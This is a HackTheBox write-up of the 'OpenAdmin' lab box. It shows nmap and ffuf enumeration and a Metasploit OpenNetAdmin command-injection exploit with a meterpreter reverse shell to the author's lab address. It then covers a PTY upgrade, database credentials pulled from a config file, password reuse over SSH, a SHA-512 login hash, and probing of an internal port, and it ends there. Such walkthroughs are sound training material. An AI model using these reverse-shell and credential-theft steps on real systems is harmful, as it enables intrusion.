

# HackTheBox - OpenAdmin


---

**Write Up by:** Kavish Gour

**Date:** 10th Jan 2020

**Twitter:** [kavishgour](#)

**Security Blog:** [kavishgr](#)



OpenAdmin was a fairly easy box. More of a **CTF-like box** but it was fun. **Web-based Directory Enumeration attack** is key. **Metasploit** was used to exploit a vulnerable **OpenNetAdmin web interface** to obtain a low privilege shell. Once on the system, a set of username and password was found. With further enumeration, i found a web server listening on a local port. I was able to access it via **SSH Local Port Forwarding**, and a cracked **SHA-512** hash was needed to get my hands on a private SSH key of another user. To gain **root**, the `nano` text editor was abused.

## Skills needed on this box:

1. Web Server Enumeration
2. Knowlegde about the Linux filesystem
3. Basic PHP code review
4. SSH Local Port Forwarding
5. Hash Cracking
6. Brute Forcing SSH Keys

# Recon

## Nmap Full TCP Scan

```
nmap -vv --reason -Pn -A --osscan-guess --version-all -p- 10.10.10.171
```

```
# Nmap 7.80 scan initiated Sat Jan  4 23:01:42 2020 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN /root/AutoRecon/results/openadminHTB/10.10.10.171/scans/_full_tcp_nmap.txt -oX /root/AutoRecon/results/openadminHTB/10.10.10.171/scans/xml/_full_tcp_nmap.xml 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up, received user-set (0.27s latency).
Scanned at 2020-01-04 23:01:48 +04 for 4986s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|_   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQ0CccVH0WV8MC41kgTdwiBIBmUrM8vGHUM207+a0LCL9jfh3bIpmuWnzwev97wpc8pRHPuKfK0c3iHGII+cKSsVg
zVtJfQd00j/GyDcBQ9s1VGHiYIjbpX30eM2P2N5g2hy9ZWsf36wMoo5Fr+mPNycf6Mf0Q00DMVqbmE3VVZE1VLX3pNW4ZkMIpDSUR89JhH+PHz/miZ10hBdSoNWYJI
uWyn8DWLCLGBQ7THxxY0fN1bwHfYRCRTv46tiayuF2NNKwAdQDq/DXZxSYjwpSVeLFV+vybL6nU0f28PzpQsmvPab4PtMub0epaj4ZFcB1VVITVCdBSiu4SpZDdElxk
uQJz
|_   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLlXNoYTIitbmLzDHAYNTYAAAAIbmLzDHAYNTYAAABBBHqB5jGewKxd8heN452cfS5LS/VdUroTScThdV8IiZdTgSaXN1
Qga4audhLYIGSyDdTEL8x2tPAFPpvipRrLE=
|_   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
|_   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBcV0sVI0yWfjKsl7++B9FGf0VeWAIWZ4YGEMROPxxk4
80/tcp    open  http     syn-ack ttl 63      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
OS fingerprint not ideal because: maxTimingRatio (1.500000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17)
(94%), Linux 3.18 (94%), Linux 3.16 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32
(92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=1/5%OT=22%CT=1%CU=31514%PV=Y%DS=2%DC=T%G=N%TM=5E10F496%P=x86_64-pc-linux-gnu)
SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)
SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%TS=A)
OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)
WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 36.522 days (since Fri Nov 29 11:53:43 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   274.85 ms 10.10.14.1
2   273.84 ms 10.10.10.171

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan  5 00:24:54 2020 -- 1 IP address (1 host up) scanned in 4994.32 seconds
```

### Open ports and services:

Protocol	Port	Service	Version
TCP	22	OpenSSH	OpenSSH 7.6p1
TCP	80	HTTP	Apache httpd 2.4.29

Starting with port 80, only the default Apache page pops up:




Running `ffuf` to brute force web directories(it can be found [here](#)):


```
ffuf -u http://10.10.10.171/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```



All leads to a rabbit hole, except `music/`. When you go to `10.10.10.171/music/`, there's a **login** page:



Going to that page, leads to the web interface of OpenNetAdmin:




How i do i know it's OpenNetAdmin ? By clicking on the **DOWNLOAD** link, it leads to [opennetadmin.com](http://opennetadmin.com)


There's nothing interesting on the web interface. Moving on.

## OpenNetAdmin Exploit

Found a **Metasploit** module for `OpenNetAdmin 18.1.1` on **exploit-db**:



Put the exploit source code in `/root/.msf4/modules/exploits/web`. Rename it to something meaningful. Mine look like this:



Open up `msfconsole`, and run `reload_all` to reload all modules. Interacting with the exploit and set the required options:

```

msf5 > use exploit/web/opennetadmin_command_injection
msf5 exploit(web/opennetadmin_command_injection) >
msf5 exploit(web/opennetadmin_command_injection) > set rhosts 10.10.10.171
rhosts => 10.10.10.171
msf5 exploit(web/opennetadmin_command_injection) > set lhost tun0
lhost => 10.10.14.22
msf5 exploit(web/opennetadmin_command_injection) > set SRVHOST 10.10.14.22
SRVHOST => 10.10.14.22

```

No session was created:

```


msf5 exploit(web/opennetadmin_command_injection) > exploit

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Exploiting...
[*] Command Stager progress - 100.14% done (704/703 bytes)
[*] Exploit completed, but no session was created.

```

By changing the payload to **x64**, i got a meterpreter session:

```
set payload linux/x64/meterpreter/reverse_tcp
```



```


Terminal - root@kavishgr: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~
msf5 exploit(web/opennetadmin_command_injection) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(web/opennetadmin_command_injection) > exploit

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Exploiting...
[*] Sending stage (3021284 bytes) to 10.10.10.171
[*] Meterpreter session 1 opened (10.10.14.22:4444 -> 10.10.10.171:51362) at 2020-01-09 10:29:34 +0400
[*] Command Stager progress - 100.12% done (809/808 bytes)

meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter > |

```

Run `shell` followed by `python3 -c 'import pty;pty.spawn("/bin/bash")'` to get a shell prompt:



```

Terminal - root@kavishgr: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~
meterpreter > shell
Process 1335 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@openadmin:/opt/ona/www$

www-data@openadmin:/opt/ona/www$ whoami
www-data
www-data@openadmin:/opt/ona/www$ |

```

Run `export TERM=xterm` to be able to clear the screen.

## Found a credential in a config file

I got a shell as `www-data`. With further enumeration, i found a pair of credentials in

`/opt/ona/www/local/config/database_settings.inc.php`:

```
www-data@openadmin:~/ona/local$ cd config
cd config
www-data@openadmin:~/ona/local/config$ ls
ls
database_settings.inc.php  motd.txt.example  run_installer
www-data@openadmin:~/ona/local/config$ cat database_settings.inc.php
cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'nlnj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
?>www-data@openadmin:~/ona/local/config$ |
```

**Login:** `ona_sys`

**Password:** `nlnj4W4rri0R!`

**Database:** `ona_default`

Logging into the database also leads to a rabbit hole. By viewing `/etc/passwd`, there's 2 users that have a shell: **jimmy** and **joanna**

```
Terminal - root@kavishgr: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~
www-data@openadmin:/opt/ona/www$ tail /etc/passwd
tail /etc/passwd
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:::/home/joanna:/bin/bash
www-data@openadmin:/opt/ona/www$ |
```

Tip: If you found a password, try using it with every user possible.

## SSH as jimmy

Use the **password** to login as `jimmy` via **SSH**:

```
ssh jimmy@10.10.10.171
```

```
Terminal - jimmy@openadmin: ~
File Edit View Terminal Tabs Help

root@kavishgr: ~ x jimmy@openadmin: ~

root@kavishgr:~# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan  9 13:18:20 UTC 2020

System load:  0.0               Processes:    117
Usage of /:   49.0% of 7.81GB   Users logged in: 0
Memory usage: 20%              IP address for ens160: 10.10.10.171
Swap usage:  0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ |
```

Jimmy has access to `/var/www/internal`:

```
find / -user jimmy 2> /dev/null | egrep -v 'proc|run|sys|dev'
```

```
Terminal - jimmy@openadmin: /var/www/internal
File Edit View Terminal Tabs Help

root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@kavishgr: ~

jimmy@openadmin:/var/www/internal$ find / -user jimmy 2> /dev/null | egrep -v 'proc|run|sys|dev'
/var/www/internal
/var/www/internal/main.php
/var/www/internal/logout.php
/var/www/internal/index.php
/home/jimmy
/home/jimmy/.local
/home/jimmy/.local/share
/home/jimmy/.local/share/nano
/home/jimmy/.local/share/nano/search_history
/home/jimmy/.bashrc
/home/jimmy/.cache
/home/jimmy/.cache/motd.legal-displayed
/home/jimmy/.profile
/home/jimmy/.gnupg
/home/jimmy/.gnupg/private-keys-v1.d
/home/jimmy/.bash_history
/home/jimmy/.bash_logout
jimmy@openadmin:/var/www/internal$ |
```

## PHP Code Review

There's 3 **php** files in that directory:

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
```

By looking at the content of `index.php`, it's a php login page and contains a `sha512` hash password:

```
Terminal - jimmy@openadmin: /var/www/internal
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@kavishgr: ~ x
jimmy@openadmin:/var/www/internal$ cat index.php | grep sha512 -C5
<h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
<?php
    $msg = '';

    if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
        if ($_POST['username'] == 'jimmy' && hash('sha512', $_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
            $_SESSION['username'] = 'jimmy';
            header("Location: /main.php");
        } else {
            $msg = 'Wrong username or password.';
        }
    }
jimmy@openadmin:/var/www/internal$ |
```

**Explanation:** Only if the username `jimmy` is provided, and the hash of the password is equal to the one specified in `index.php`, redirect the web page to `main.php`.

Viewing `main.php`:

```
Terminal - jimmy@openadmin: /var/www/internal
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@kavishgr: ~ x
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ |
```

**Explanation:** If the current sessions belongs to `jimmy`, and the previous web page location was `index.php`, execute the `cat` command to display the content of `id_rsa`. Hence by viewing `main.php`, it specifies that upon a successful login, display the **private ssh key** of the user `joanna`.

## Cracking password on 'md5decrypt.net'

The hash:

```
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1
```






The **password** is `Revealed`.

Note: I got lazy. To crack the password with `john`, look through the additional section at the end.


I tried hosting the files under `/var/www/internal` by using the following command:

```
php -S 10.10.10.171:9091 -t .
```

Log in:



Gets redirected to `main.php`, but the `cat` command is not being executed:



**Don't forget your "ninja" password**

Click here to logout [Session](#)

## SSH Local Port Forwarding

After spending hours trying to find a way to get `cat` executed, i asked [@sChr0D1NGer](#) for help. He pointed me to `netstat`:

```
Terminal - jimmy@openadmin: /var/www/internal
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@kavishgr: ~
jimmy@openadmin:/var/www/internal$ netstat -ntpl
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
jimmy@openadmin:/var/www/internal$ |
```

Port	Service
53	DNS
22	OpenSSH
3306	MySQL
52846	??? Let's find out.

Using `nc` to interact with port **52846**:

```
nc 127.0.0.1 52846
```

```
Terminal - jimmy@openadmin: /var/www/internal
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@kavishgr: ~
jimmy@openadmin:/var/www/internal$ nc 127.0.0.1 52846
TEST
HTTP/1.1 400 Bad Request
Date: Thu, 09 Jan 2020 16:18:18 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 314
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at internal.openadmin.htb Port 80</address>
</body></html>
jimmy@openadmin:/var/www/internal$ |
```

It's a **WebServer**. At the end, there's the domain of `internal.openadmin.htb`. The domain points to the default page of Apache. But the word **internal** is a hint that port **52846** is hosting the content of `/var/www/internal`.

